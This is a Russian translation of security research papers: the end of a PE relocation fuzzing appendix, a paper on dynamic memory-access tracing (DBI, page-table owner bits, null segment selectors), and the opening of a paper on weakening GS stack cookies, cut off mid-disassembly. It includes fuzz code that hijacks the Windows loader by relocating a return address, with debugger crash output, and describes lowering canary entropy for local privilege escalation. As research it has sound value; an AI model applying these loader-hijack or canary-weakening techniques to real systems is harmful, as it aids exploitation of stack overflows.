    EvilBlock->SizeOfBlock = 0;  
    EvilBlock->Rva = 0x1000;  
  
    PrependRelocationBlockContext(  
        FuzzContext,  
        EvilBlock);  
}
```

Здесь создаётся блок с нулевым `SizeOfBlock`, хотя минимальный размер равен восьми байтам. Результаты:

`ntdll.dll`: не проверяет размер, что, по-видимому, приводит к целочисленному переполнению:

```
(9d4.6dc): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000000 ebx=00014008 ecx=00011000 edx=80010000 esi=00015000 edi=ffffffff  
eip=7c91e163 esp=0013fa98 ebp=0013faac iopl=0         nv up ei pl nz na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206  
ntdll!LdrProcessRelocationBlockLongLong+0x1a:  
7c91e163 0fb706          movzx  eax,word ptr [esi] ds:0023:00015000=????
```

IDA: игнорирует блок, но, возможно, после этого неверно обрабатывает остальную таблицу; точный результат пока неясен.

`dumpbin.exe`: отказывается выводить таблицу:

Microsoft (R) COFF/PE Dumper Version 8.00.50727.42
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file foo.exe

File Type: EXECUTABLE IMAGE

BASE RELOCATIONS #4

Summary

1000 .data
1000 .rdata
1000 .reloc
1000 .text

A.5. Согласованность обработки типов исправлений

Программы могут поддерживать разные типы исправлений. Современные файлы обычно используют только HIGHLOW, но формат предусматривает и другие варианты. Расхождение позволит создать образ, который правильно перемещается одной программой и неверно — другой. Пример теста:

```
static VOID TestConsistentRelocations(
    __in PPE_IMAGE Image,
    __in PRELOC_FUZZ_CONTEXT FuzzContext)
{
    PRELOCATION_BLOCK_CONTEXT Block = AllocateRelocationBlockContext(16);
    ULONG Rva = FuzzContext->BaseRelocationSection->VirtualAddress;
    INT Index;

    PrependRelocationBlockContext(
        FuzzContext,
        Block);

    Block->Rva = 0x1000;

    for (Index = 0; Index < 16; Index++)
    {
        //
        // Пропустить недопустимые fixup-типы
        //
        if ((Index >= 6 && Index <= 8) ||
            (Index >= 0xb && Index <= 0x10))
            continue;

        Block->Fixups[Index] = (Index << 12) | Index;
    }
}
```

Тест добавляет в начало блок с одной записью каждого допустимого типа. Получается примерно следующее:

```
BASE RELOCATIONS #4
1000 RVA,      28 SizeOfBlock
0 ABS
1 HIGH          EC8B
2 LOW           8BEC
3 HIGHLOW       5008458B
4 HIGHADJ       0845 (5005)
0 ABS
0 ABS
0 ABS
9 IMM64
A DIR64      8000209C15FF8000
0 ABS
0 ABS
```

```
0 ABS
0 ABS
0 ABS
```

Результаты этого теста показаны ниже.

ntdll.dll: предположительно загрузчик правильно применяет все типы, хотя это не подтверждено. В памяти получается следующий код:

```
foo+0x1000:
00011000 55          push    ebp
00011001 8c6c8b46    mov     word ptr [ebx+ecx*4+46h],gs
00011005 895068      mov     dword ptr [eax+68h],edx
00011008 1830        sbb     byte ptr [eax],dh
0001100a 0100        add     dword ptr [eax],eax
0001100c 00b69b200100 add     byte ptr foo+0x209b (0001209b)[esi],dh
00011012 83c408      add     esp,8
```

IDA: некоторые типы, по-видимому, трактуются иначе, чем загрузчиком. Тот же файл после обработки выглядит так:

```
.text:00011000  push    ebp
.text:00011001  mov     ebp, esp
.text:00011003  mov     eax, [ebp+9]
.text:00011006  shr     byte ptr [eax+18h], 1 ; "Called TestFunction()\\n"
.text:00011009  xor     [ecx], al
.text:00011009
.text:0001100B  db 0
.text:0001100C
.text:0001100C  add     byte ptr ds:printf[esi], dl
.text:00011012  add     esp, 8
```

Эквивалентно:

```
.text:00011000  55 8B EC 8B 45 09 D0 68 18 30 01 00 00 96 9C 20
.text:00011010  01 00 83 C4 08 C7 05 50
```

dumpbin.exe: неприменимо, поскольку программа не выполняет исправления.

A.6. Захват управления через динамический загрузчик

Раз загрузчик способен писать за пределами образа, стоит проверить возможность захватить управление. Для этого его заставляют применить исправление к адресу возврата функции, обрабатывающей таблицу. При возврате выполнение перейдёт по подставленному адресу. Пример:

```
static VOID TestHijackLoader(
    __in PPE_IMAGE Image,
    __in PRELOC_FUZZ_CONTEXT FuzzContext)
{
    PRELOCATION_BLOCK_CONTEXT Block = AllocateRelocationBlockContext(1);

    PrependRelocationBlockContext(
        FuzzContext,
        Block);

    //
    // Установить RVA в адрес адреса возврата на стеке с учётом смещения.
    //
    Block->Rva = 0x0012fab0;
    Block->Fixups[0] = (3 << 12) | 0;
}
```

При запуске файла загрузчик изменяет адрес возврата по 0x13fab0. Разумеется, положение стека часто меняется, но для демонстрации этого достаточно. Как и ожидалось, адрес действительно перезаписывается и управление удаётся захватить:

```
(c88.184): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0001400a ebx=00014008 ecx=0013fab0 edx=80010000 esi=00000001
edi=ffffffff eip=fc92e10b esp=0013fac8 ebp=0013fae4 iopl=0 nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000  efl=00010246
fc92e10b ??          ???
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0013fac4 00010000 00261f18 7ffdc000 80010000 0xfc92e10b
0013fae4 7c91e08c 00010000 00000000 00000000 image00010000
0013fb08 7c93ecd3 00010000 7c93f584 00000000 ntdll!LdrRelocateImage+0x1d (FPO: [Non-Fpo])
0013fc94 7c921639 0013fd30 7c900000 0013fce0 ntdll!LdrpInitializeProcess+0xea0 (FPO: [Non-Fpo])
0013fd1c 7c90eac7 0013fd30 7c900000 00000000 ntdll!_LdrpInitialize+0x183 (FPO: [Non-Fpo])
00000000 00000000 00000000 00000000 00000000 ntdll!KiUserApcDispatcher+0x7
```

Библиография

1. Carrera, Ero. Packer Tracing.

<<http://nzight.blogspot.com/2006/06/packer-tracing.html>>;

дата обращения: 15 декабря 2006 г.

2. Szor, Peter. Advanced Code Evolution Techniques and Computer Virus Generator Kits.

<<http://www.informit.com/articles/article.asp?p=366890&seqNum=3&rl=1>>;

дата обращения: 8 января 2007 г.

3. Szor, Peter. Tricky Relocations.

<<http://peterszor.com/resurrel.pdf>>;

дата обращения: 8 января 2007 г.

Memalyze: динамический анализ поведения доступа к памяти в ПО

Автор: skape

Контакт: <mmiller@hick.org>

Дата: 04/2007

Аннотация

В статье представлены способы динамического анализа обращений приложения к памяти. Они позволяют во время выполнения перехватывать чтение и запись по заданным адресам и тем самым лучше понимать работу программы, например распространение данных по адресному пространству. Рассматриваются три разных механизма: динамическое инструментирование двоичного кода (DBI), страничная организация памяти x86 и сегментация x86. Для 32-разрядной Windows подробно описаны устройство, реализация и возможные применения каждого подхода.

1. Введение

«Святым Граалем» анализа программ можно считать точную модель движения данных. Приложение — сложный обработчик, преобразующий разные входные наборы в разные результаты. Понимая его реакцию на входные данные, можно предсказывать дальнейшее поведение и выяснять, как изменить ввод ради иного результата. Этим занимается анализ потоков данных.

Существуют два общих подхода. Статический анализ исследует исходный или скомпилированный код без запуска, а динамический следит за потоком данных во время выполнения. У обоих есть собственные достоинства; статья не сравнивает их, а описывает три средства динамического анализа.

Первый способ через DBI переписывает поток машинных команд работающей программы и перехватывает чтение и запись; известные реализации — DynamoRIO и Valgrind [3, 11]. Второй использует страничные механизмы x86 и x64 для обработки обращений к выбранным страницам. Третий опирается на сегментацию x86 и нулевой селектор. Несмотря на различия, все три позволяют наблюдать обращения к памяти во время работы приложения.

Наблюдение за чтением и записью открывает дополнительные направления исследований. Можно построить модель распространения данных, оценить изоляцию областей памяти на уровне кода и проверить согласованность данных многопоточной программы, исследуя совместный доступ потоков. Это лишь несколько возможных применений.

Раздел 2 описывает три стратегии, раздел 3 — возможные сценарии их применения, а раздел 4 — работы, на которых основано исследование.

2. Стратегии

Ни один из трёх способов перехвата обращений во время выполнения не требует статического анализа двоичного кода; такие методы остаются за рамками статьи.

2.1. Динамическое инструментирование двоичного кода

Динамическое инструментирование двоичного кода (DBI) внедряет служебные инструкции в работающую программу. Они выполняются как часть обычного потока и обычно остаются для приложения прозрачными. В отличие от статического анализа, рассматривающего возможное поведение, динамический наблюдает фактическое состояние в конкретный момент. Он не охватывает все пути выполнения, зато подробно показывает реально пройденные.

DBI применяется для профилирования, визуализации и оптимизации. Реализации бывают низко- и высокоуровневыми. Первые работают с командами и состоянием конкретной архитектуры; вторые — с их абстрактным промежуточным представлением. Valgrind относится ко второй группе [11, 7], DynamoRIO — к первой [3]. Анализ промежуточного представления легче переносить между архитектурами, тогда как низкоуровневый код приходится настраивать отдельно. Поскольку Valgrind тогда не поддерживал Windows, далее рассматривается DynamoRIO. Другие среды DBI описаны в источниках [11].

DynamoRIO позволяет подключать собственный инструментрующий код в виде динамических библиотек. Проект объединил Dynamo — механизм динамической оптимизации исследователей HP — и RIO, созданный в MIT механизм анализа и оптимизации во время выполнения. Здесь достаточно его основных принципов [2].

Процесс наглядно показан на рисунке 1 из «Transparent Binary Optimization» [2]. Dynamo принимает на себя выполнение потока команд и дизассемблирует его до ближайшего перехода. Полученный фрагмент обычно называют базовым блоком. Если цель перехода уже есть в кэше фрагментов, выполняется сохранённый, возможно оптимизированный код, после чего управление возвращается Dynamo. Новая цель добавляется в кэш и при необходимости оптимизируется. Именно в этот момент в создаваемый фрагмент удобно прозрачно внедрить служебные инструкции. Это упрощённое, но достаточное описание DynamoRIO.

DynamoRIO предоставляет библиотекам точку внедрения при помещении фрагмента в кэш, что особенно удобно для перехвата памяти. Библиотека получает список команд будущего фрагмента и выбирает уровень их разбора: от минимальных сведений ради скорости до подробного описания операндов. Этого интерфейса достаточно для библиотеки, отслеживающей чтение и запись.

Проект прост: библиотека просматривает команды создаваемого фрагмента и перед каждой операцией с памятью вставляет вызов обработчика с описанием читаемого или записываемого операнда. При выполнении фрагмента обработчик получает уведомление. Этого достаточно для наблюдения за памятью через DynamoRIO.

Библиотека реализует процедуру `dynamorio_basic_block`, которую DynamoRIO вызывает при создании фрагмента. Она получает список машинных команд, проверяет явные и неявные обращения их операндов к памяти и при необходимости вставляет служебный код.

DynamoRIO предоставляет макросы создания и вставки команд. Например, `INSTR_CREATE_add` создаёт `add` с заданными аргументами, а `instrlist_meta_preinsert` помещает команду перед другой в списке.

Экспериментальная реализация включена в исходный код статьи.

Элегантность решения обеспечивают сама идея DBI и удобный интерфейс DynamoRIO. Служебный код хранится в кэше вместе с фрагментами и участвует в их оптимизации. После заполнения кэша накладные расходы ниже, чем у альтернатив: инструментирование встроено прямо в выполняемый

код и не требует постоянно прерывать программу. Однако остаются ограничения.

1. Требуется дизассемблер

DynamoRIO зависит от собственного внутреннего дизассемблера, который может стать источником ошибок и ограничений.

2. Самоизменяющийся и динамически созданный код

Самоизменяющийся и создаваемый во время работы код способен нарушить анализ DynamoRIO.

3. Закрытый исходный код DynamoRIO

Это не недостаток самой идеи, но при проблемах внутри DynamoRIO закрытый код ограничивает возможности исправления.

2.2. Перехват доступа к страницам

Страничный механизм x86 и x64 полезен благодаря строго определённой реакции процессора на линейный адрес, чья физическая страница отсутствует или недоступна. Возникает прерывание ошибки страницы `0x0E`, и ОС пытается обработать обращение к виртуальной памяти. В Windows ловушка попадает в `nt!KiTrap0E`, обычно вызывающую `nt!MmAccessFault`. Если причиной было ограничение доступа, возвращается нарушение доступа `0xC0000005`. Ядро создаёт запись исключения и передаёт её диспетчеру пользовательского режима либо ядра. Зарегистрированные и векторные обработчики получают собранные сведения и могут исправить состояние, после чего поток продолжится с прерванного места. На этом строится перехват обращений к выбранным страницам.

Сначала нужно заставить произвольные страницы выдавать исключение. Предыдущие работы предложили несколько способов [8, 4]. Здесь используется бит владельца в записи таблицы страниц (PTE) [5]. Ноль разрешает доступ только на уровне привилегий 0, то есть из ядра; единица — на всех уровнях. Обнулив этот бит у выбранных линейных адресов, можно перехватывать все пользовательские обращения к ним.

Пользовательское обращение к такой странице вызывает нарушение доступа. Собственный обработчик должен отличить его от настоящей ошибки и незаметно продолжить выполнение. Первое легко: обработчик знает отслеживаемые диапазоны и проверяет, входит ли в них адрес сбоя. Восстановление сложнее.

Приложению нужно дать доступ к данным физической страницы, чьё исходное виртуальное отображение теперь доступно только ядру. Временно возвращать бит владельца нельзя: это дорого и приводит к пропущенным обращениям в многопоточной программе. Драйвер мог бы читать и записывать адрес на уровне 0, но результат ещё пришлось бы подставлять в прерванную команду.

Лучше создать для тех же физических страниц второе пользовательское отображение. В адресном пространстве появятся два диапазона: исходный, недоступный пользователю, и зеркальный, доступный. При исключении обращение можно прозрачно перенаправить во второй диапазон. Дизассемблер нужен, чтобы определить изменяемые регистры.

Пусть команда `mov [eax], 0x1` использует адрес исходного отображения. Она вызывает нарушение доступа, обработчик узнаёт отслеживаемый диапазон и меняет `eax` на эквивалентный адрес зеркала. Диспетчер повторяет команду с новым состоянием, и приложение ничего не замечает. Но после неё регистр необходимо вернуть.

Иначе последующие команды могут неверно обращаться к незеркальным адресам относительно `eax`, а обращения через зеркальный адрес больше не будут перехватываться.

Для восстановления используется пошаговое выполнение. Обработчик устанавливает флаг ловушки `0x100` в сохранённом `eFlags`. После повторного выполнения исходной команды процессор выдаёт исключение одиночного шага. Собственный обработчик узнаёт, что оно связано с зеркалированием, и возвращает регистру исходное значение.

Итак, решение состоит из четырёх шагов: обнулить бит владельца исходных PTE; создать пользовательское зеркало тех же физических страниц; при нарушении доступа перенаправить нужный регистр на зеркало; после одной команды восстановить регистр через исключение одиночного шага. Затем поток продолжает работу как обычно.

Реализация из материалов статьи состоит из драйвера ядра и пользовательской DLL. Драйвер создаёт зеркальное отображение физических страниц и меняет биты владельца PTE. DLL содержит векторный обработчик, перенаправляющий вызвавшие нарушение адреса в зеркало, а также API создания зеркал и регистрации уведомлений об обращениях.

Подход работает, но плохо подходит для широкого применения. Ниже перечислены основные, хотя и не все ограничения.

1. Небезопасное изменение PTE

Менять PTE без нужных блокировок небезопасно, а они не экспортируются и недоступны сторонним драйверам.

2. Большие накладные расходы

Ошибка страницы и передача исключения пользовательскому обработчику увеличивают время доступа с наносекунд до микро- или даже миллисекунд.

3. Требуется дизассемблер

Для перенаправления с одного виртуального адреса на другой нужно определить изменяемые регистры, что заметно усложняет код.

4. Нельзя отслеживать ссылки памяти на все адреса

Необходимость закреплять физические страницы не позволяет отслеживать все обращения. Стек потока должен оставаться доступным для диспетчеризации исключений, поэтому чтение и запись самих стеков наблюдать нельзя.

2.3. Перехват через нулевой сегмент

Сегментация — старая возможность x86, разделяющая адресное пространство на области, выбираемые 16-разрядным селектором. Селектор индексирует глобальную (GDT) либо локальную (LDT) таблицу дескрипторов, а дескриптор описывает всё адресное пространство или его часть. Современные 32-разрядные ОС используют сегментацию для плоской модели памяти главным образом потому, что отключить её нельзя. В 64-разрядном режиме x64 регистры ES, DS и SS фактически игнорируются. Селекторы способны не только разрешать, но и запрещать доступ.

Большинство команд с памятью неявно используют DS или ES, а стековые команды — SS. Нулевой селектор `0x0` при любом обращении вызывает ошибку общей защиты. Например, если загрузить его в DS, команда `mov [eax], 0x1` завершится такой ошибкой. Это позволяет перехватить доступ, но после исключения приложение ещё нужно корректно продолжить.

Ошибка общей защиты в пользовательском режиме превращается в исключение нарушения доступа и передаётся диспетчеру, как в разделе 2.2. Собственный обработчик восстанавливает DS и ES до допустимого селектора `0x23`, изменяя сохранённый контекст 32-разрядного потока. После этого выполнение можно продолжить, но требуется ещё один шаг.

Если оставить действительные селекторы, дальнейшие обращения не будут перехвачены. Поэтому перед продолжением обработчик устанавливает в контексте флаг ловушки. После выполнения вызвавшей ошибку команды процессор выдаёт исключение одиночного шага; обработчик снова записывает в DS и ES нулевой селектор, снимает флаг и продолжает поток. Так перехватывается каждое обращение через эти регистры.

Реализация регистрирует векторный обработчик нарушений доступа и одиночных шагов. Нулевые селекторы нужно установить во всех существующих и новых потоках. Библиотека Tool Help перечисляет потоки процесса; чужие контексты меняются через SetThreadContext, текущий — машинными командами, а новые — при уведомлении DLL_THREAD_ATTACH. После обновления DS и ES обращения сразу начинают выдавать исключения.

При нарушении доступа обработчик записывает допустимое 0x23 в поля SegDs и SegEs структуры CONTEXT, а в EFlags устанавливает флаг ловушки 0x100. После выполнения команды исключение одиночного шага позволяет вернуть SegDs и SegEs к нулевому селектору.

Есть особенность Windows: после системного вызова ядро возвращает DS и ES к 0x23, прекращая наблюдение. В Windows XP SP2 и новее адрес возврата хранится в общей пользовательской странице данных. Поле SystemCallReturn по адресу 0x7ffe0304 указывает на место в ntdll, обычно содержащее лишь ret:

```
0:001> u poi(0x7ffe0304)
ntdll!KiFastSystemCallRet:
7c90eb94 c3          ret
7c90eb95 8da4240000000000 lea     esp,[esp]
7c90eb9c 8d642400      lea     esp,[esp]
```

Если заменить ret кодом, устанавливающим нулевые DS и ES перед возвратом, наблюдение продолжится и после системного вызова. Но в контексте диспетчера исключений этого делать нельзя: его собственное обращение к памяти может породить вложенное исключение.

Реализация этого подхода включена в исходный код, предоставленный вместе с этой статьёй.

Подход требует мало кода и, в отличие от остальных, теоретически пригоден даже для режима ядра, хотя там реализация будет сложнее. Но у него есть существенные недостатки.

1. Не будет работать на x64

В 64-разрядном режиме процессор игнорирует селекторы DS, ES и даже SS.

2. Значительные накладные расходы

Каждое обращение вызывает ошибки GP и DB. Оптимизация возможна через собственную запись LDT, созданную NtSetLdtEntries: диапазон с базой 0 и длиной чуть ниже наблюдаемой области позволит свободно обращаться к нижней памяти и выдавать ошибку только в верхней. Но база обязана быть нулевой, тогда как интересные области вроде кучи обычно расположены низко. Их можно принудительно выделять сверху через NtAllocateVirtualMemory с MEM_TOP_DOWN.

3. Требуется дизассемблер

Ошибки общей защиты из-за селектора записывают адрес сбоя как 0xffffffff: без допустимого сегмента эффективный адрес вычислить нельзя. Его приходится восстанавливать дизассемблером, усложняя код. Возможно, специальная запись LDT позволила бы обойтись без этого, но автор такой вариант не исследовал.

3. Потенциальные применения

Сам по себе перехват обращений полезен главным образом для статистики и визуализации. Однако собранные данные позволяют строить гораздо более широкие виды динамического анализа. Ниже кратко рассмотрены возможные применения.

3.1. Распространение данных

Распространение данных даёт особенно ценные сведения. Исследователь безопасности может увидеть код, на который прямо или косвенно влияет буфер из сетевого сокета. Это полезнее простого списка пройденных путей: данные воздействуют лишь на их подмножество.

Модель строится на чтении и записи. Читающая команда зависит от последней команды, записавшей по тому же адресу; новая запись заменяет предыдущего автора. По этим связям создаётся динамический граф зависимостей между читающим и записывающим кодом. Он меняется вместе с распространением данных во время выполнения.

Простая реализация автора на основе DBI уже показывает отношения чтения и записи, но требует доработки. Направление заслуживает дальнейшего исследования.

3.2. Изоляция доступа к памяти

Можно визуализировать, насколько изолирован доступ к разным областям памяти. Например, список участков кода, работающих с каждым выделением кучи, характеризует модель инкапсуляции приложения. Чем меньше мест напрямую обращается к отдельному объекту, тем лучше может быть устройство программы.

Рассмотрим приложение C++ с классами Circle, Shape, Triangle и другими. В первом варианте классы напрямую обращаются к полям экземпляров; во втором используют открытые методы чтения и записи. В первом случае память каждого объекта кучи трогает множество участков кода, что указывает на слабую изоляцию. Во втором доступ сосредоточен в нескольких методах и устройство выглядит надёжнее.

Впрочем, изоляция на уровне машинного кода не обязательно отражает качество проекта. Встраивание функций и агрессивные оптимизации компилятора могут создать ложное впечатление плохой архитектуры. Тем не менее идею стоит исследовать; готовая реализация автору неизвестна.

3.3. Согласованность данных потоков

Взаимные блокировки и повреждение памяти из-за потоков чрезвычайно трудно отлаживать. Если дополнить журнал памяти сведениями о потоках и синхронизации, можно попытаться оценить безопасность операций. Формального метода пока нет, но общая идея уже ясна.

Для каждого обращения нужно знать поток и удерживаемые им блокировки. Достаточно инструментировать процедуры захвата и освобождения, складывая блокировки в отдельный стек потока. Обычно они должны сниматься в порядке, обратном захвату; нарушение симметрии быстро приводит к взаимным блокировкам и само по себе подозрительно.

Определять согласованность данных сложнее. Нужно хранить историю чтений и записей и распознавать подозрительные сочетания. Например, два потока записывают по одному адресу без общей блокировки. Это не обязательно ошибка, но веский повод для проверки. Возможны и другие признаки на основе адреса, контекста потока и владения блокировками.

Ограничение динамического подхода в том, что редкие пути к взаимной блокировке или повреждению памяти трудно воспроизвести. И всё же направление представляется перспективным.

4. Предыдущие работы

Зеркалирование из раздела 2.2 опирается на работы команды PaX по зеркалам VMA и программной реализации неисполняемых страниц [8]. Оded Горовиц реализовал страничный подход для Windows и применил его к безопасности приложений [4]. Сходные идеи использовали OllyBone, ShadowWalker и другие проекты [10, 9]. Анализ памяти через DBI стал возможен благодаря DynamoRIO, Valgrind и прочим средам инструментирования [3, 11].

Если нужно наблюдать только запись, Windows предлагает встроенный механизм. При выделении памяти через VirtualAlloc флаг MEM_WRITE_WATCH просит ядро отмечать изменённые страницы, список которых затем возвращает GetWriteWatch [6].

Обращения к странице можно перехватывать защитными страницами и режимом PAGE_NOACCESS. PyDbg Педрама Амини реализует на их основе точки останова памяти [12]. Есть два ограничения. Защищённый пользовательский адрес нельзя передавать ядру: системный вызов не породит пользовательского исключения, а просто вернёт STATUS_ACCESS_VIOLATION, что может нарушить работу приложения. Кроме того, в многопоточной среде часть обращений может быть пропущена.

5. Заключение

Динамический анализ памяти помогает понять распространение данных, изоляцию обращений на уровне кода и возможные проблемы многопоточности. В статье рассмотрены три способа перехвата.

Первый через DBI вставляет перед командами с памятью служебный код, получающий используемый адрес.

Второй средствами страничной организации x86/x64 ограничивает диапазон виртуальных адресов режимом ядра. Пользовательское обращение вызывает исключение, а собственный обработчик фиксирует его и корректно возобновляет выполнение.

Третий загружает в сегментные регистры DS и ES нулевой селектор x86. Неявно использующие их команды вызывают ошибку общей защиты и затем нарушение доступа, обрабатываемое почти так же, как при страничном подходе.

Автор надеется, что эти стратегии пригодятся будущим исследованиям обращений к памяти.

Список литературы

1. AMD. AMD64 Architecture Programmer's Manual: Volume 2 System Programming.
<http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf>;
дата обращения: 2 мая 2007 г.
2. Bala, Duesterwald, Banerija. Transparent Dynamic Optimization.
<<http://www.hpl.hp.com/techreports/1999/HPL-1999-77.pdf>>;

дата обращения: 2 мая 2007 г.

3. Hewlett-Packard, MIT. DynamoRIO.

<<http://www.cag.lcs.mit.edu/dynamorio/>>;

дата обращения: 30 апреля 2007 г.

4. Horovitz, Oded. Memory Access Detection.

<<http://cansecwest.com/core03/mad.zip>>;

дата обращения: 7 мая 2007 г.

5. Intel. Intel Architecture Software Developer's Manual Volume 3: System Programming.

<<http://download.intel.com/design/PentiumII/manuals/24319202.pdf>>;

дата обращения: 1 мая 2007 г.

6. Microsoft Corporation. GetWriteWatch.

<<http://msdn2.microsoft.com/en-us/library/aa366573.aspx>>;

дата обращения: 5 мая 2007 г.

7. Nethercote, Nicholas. Dynamic Binary Analysis and Instrumentation.

<<http://valgrind.org/docs/phd2004.pdf>>;

дата обращения: 2 мая 2007 г.

8. PaX Team. PAGEEXEC.

<<http://pax.grsecurity.net/docs/pageexec.txt>>;

дата обращения: 1 мая 2007 г.

9. Sparks, Butler. Shadow Walker: Raising the Bar for Rootkit Detection.

<<https://www.blackhat.com/presentations/bh-jp-05/bh-jp-05-sparks-butler.pdf>>;

дата обращения: 3 мая 2007 г.

10. Stewart, Joe. Ollybone.

<<http://www.joestewart.org/ollybone/>>;

дата обращения: 3 мая 2007 г.

11. Valgrind. Valgrind.

<<http://valgrind.org/>>;

дата обращения: 30 апреля 2007 г.

12. Amini, Pedram. PaiMei.

<<http://pedram.redhive.com/PaiMei/docs/>>;

дата обращения: 10 мая 2007 г.

Снижение эффективной энтропии защитных значений GS

Автор: skape

Контакт: <mmiller@hick.org>

Дата: 03/2007

1. Предисловие

Аннотация: в статье показан способ уменьшить эффективную энтропию защитного значения GS примерно на 15 бит. Это возможно потому, что GS использует несколько слабых источников энтропии, значения которых атакующий способен оценить с разной точностью. Пока для вычисления этих источников у произвольного процесса нужен локальный доступ к компьютеру — через консоль или службу терминалов. Поэтому практическое применение ограничено переполнениями стека при локальном повышении привилегий. Также рассматривается эффективная энтропия служб, автоматически запускаемых при загрузке системы. Предполагается, что из-за повторяемости загрузки их состояние ещё более предсказуемо. Описанный способ не означает полного взлома GS, но любая врождённая слабость здесь опасна: защита встраивается при компиляции, и простого обновления недостаточно — приложения придётся перекомпилировать. В заключение предложено несколько вариантов устранения проблемы.

Благодарности: Аарону Портному за оборудование для сбора образцов; Джонни Кэшу и Ричарду Джонсону — за обсуждения и предложения.

2. Введение

Переполнение стекового буфера считается одним из самых распространённых и простых в эксплуатации классов уязвимостей. Для защиты от него создано множество средств, включая StackGuard [1], ProPolice [2] и параметр компилятора Microsoft /GS [5]. Их общая идея — поместить защитное значение, или «канарейку», между буферами в кадре стека и адресом возврата. Перед возвратом из функции значение проверяется, что позволяет обнаружить переполнение. Этот простой приём способен сделать эксплуатацию стековых переполнений ненадёжной.

Защита от стековых переполнений состоит из трёх этапов. Сначала создаётся значение для кадра функции; способы его генерации различаются и обеспечивают разную стойкость. Затем пролог функции помещает значение в стек перед адресом возврата и, возможно, другими данными. Наконец, эпилог проверяет, совпадает ли сохранённое значение с исходным. Переполнение буфера, скорее всего, повредит и следующий за ним маркер; обнаружив несовпадение, программа может безопасно завершить процесс и не допустить эксплуатации.

Стойкость этой защиты зависит от того, что атакующий не знает сохранённого в кадре значения. Нельзя гарантировать, что он никогда не сможет записать составляющие его байты, поэтому значение фактически должно оставаться секретным. Если оно раскрыто, от эксплуатации стекового переполнения защита не спасёт. Она бесполезна и тогда, когда опасное состояние можно вызвать до проверки — например, перезаписав указатель на функцию, вызываемую до возврата.

Хотя StackGuard и ProPolice заслуживают внимания, реализация Microsoft особенно важна: подавляющее большинство настольных компьютеров и множество серверов выполняют

программы, собранные Microsoft Visual C. Единственная слабость в ней может лишить защиты огромное число приложений. Предыдущие исследования уже находили ограничения. Дэвид Литчфилд показал, что даже при наличии стекового маркера можно перезаписать запись обработчика исключения, срабатывающую до возврата из функции. Это стало одной из причин появления SafeSEH, также имевшего свои недостатки [6]. Крис Рен и его соавторы из Cigital рассмотрели последствия использования указателя на функцию в обработчике ошибки при несовпадении значения GS [9]. Компания eEye описала и проблемы, возникающие при утечке секретных данных [3].

Несмотря на эти ограничения, во время написания статьи GS от Microsoft обычно считалась безопасной. Здесь не предлагается её полный взлом, но рассматриваются особенности и сценарии, уменьшающие эффективную энтропию создаваемых значений. Как и в криптографии, снижение энтропии оставляет меньше неизвестных битов и сокращает число вариантов для перебора. Дальнейшие исследования могут уменьшить его ещё сильнее. Особенно важно, что реализация GS статически встраивается в двоичные файлы при компиляции: найденный дефект потребует перекомпиляции всех затронутых программ. Исследование ограничено 32-разрядной версией, хотя похожие атаки, вероятно, возможны и для 64-разрядной.

Структура статьи следующая. В главе 3 будет дано краткое описание текущей реализации GS от Microsoft. Глава 4 опишет некоторые техники, которые можно использовать для атаки на эту реализацию. Глава 5 приведёт экспериментальные результаты использования атак, описанных в главе 4. Глава 6 обсудит шаги, которые можно предпринять для улучшения текущей реализации GS. Наконец, глава 7 обсудит области будущей работы, которые могут дополнительно улучшить техники, описанные в этом документе.

3. Реализация

Как уже говорилось, защита от стековых переполнений обычно включает три этапа: создание защитного значения, изменение пролога и изменение эпилога функции. Реализация GS от Microsoft устроена так же. Ниже каждый этап рассмотрен отдельно.

3.1. Создание защитного значения

GS создаёт отдельное защитное значение для каждого образа — исполняемого файла или DLL. Функция помещает значение своего образа в кадр стека, как будет показано в следующем разделе. За генерацию отвечает вставленная компилятором процедура `__security_init_cookie`. Она выполняется перед настоящей точкой входа и потому успевает защитить весь код образа.

Самая важная часть — внутреннее устройство `__security_init_cookie`. Процедура объединяет операцией XOR текущее системное время, идентификаторы процесса и потока, число тактов с момента запуска и значение высокоточного счётчика. Результат становится защитным значением образа. Подробности удобнее всего увидеть в дизассемблированном фрагменте приложения, собранного компилятором Microsoft версии 14.00.50727.42.

Как обычно, `__security_init_cookie` начинается с пролога: выделяет место для локальных переменных, обнуляет часть из них и сохраняет регистры `edi` и `ebx`, которые понадобятся далее.

```
.text:00403D58    push ebp
.text:00403D59    mov  ebp, esp
.text:00403D5B    sub  esp, 10h
.text:00403D5E    mov  eax, __security_cookie
.text:00403D63    and  [ebp+SystemTimeAsFileTime.dwLowDateTime], 0
.text:00403D67    and  [ebp+SystemTimeAsFileTime.dwHighDateTime], 0
```

```

.text:00403D6B    push ebx
.text:00403D6C    push edi
.text:00403D6D    mov edi, 0BB40E64Eh
.text:00403D72    cmp eax, edi
.text:00403D74    mov ebx, 0FFFF0000h

```

В конце фрагмента текущее защитное значение сравнивается с константой 0xbb40e64e. До вызова `__security_init_cookie` глобальная переменная `__security_cookie` содержит именно её. Так определяется, выполнялась ли уже инициализация. Если значение равно константе либо его два старших байта нулевые, создаётся новое. Иначе вычисляется его дополнение, а этап генерации пропускается.

```

.text:00403D79    jz  short loc_403D88
.text:00403D7B    test eax, ebx
.text:00403D7D    jz  short loc_403D88
.text:00403D7F    not eax
.text:00403D81    mov __security_cookie_complement, eax
.text:00403D86    jmp short loc_403DE8

```

Сначала функция получает системное время через `GetSystemTimeAsFileTime`. В Windows это 64-разрядное целое число с шагом 100 наносекунд; его старшая и младшая половины объединяются XOR и образуют первый компонент. Затем тем же способом к результату добавляются идентификатор процесса из `GetCurrentProcessId`, идентификатор потока из `GetCurrentThreadId` и число тактов из `GetTickCount`. Пятый компонент — значение `QueryPerformanceCounter`; у этого 64-разрядного числа также складываются XOR старшая и младшая половины. Итог сравнивается с 0xbb40e64e. Если он отличается от константы, дополнительно проверяются два старших байта. Когда они нулевые, значение сдвигается влево на десять бит, чтобы заполнить старшую часть.

```

.text:00403D89    lea eax, [ebp+SystemTimeAsFileTime]
.text:00403D8C    push eax
.text:00403D8D    call ds:__imp_GetSystemTimeAsFileTime@4
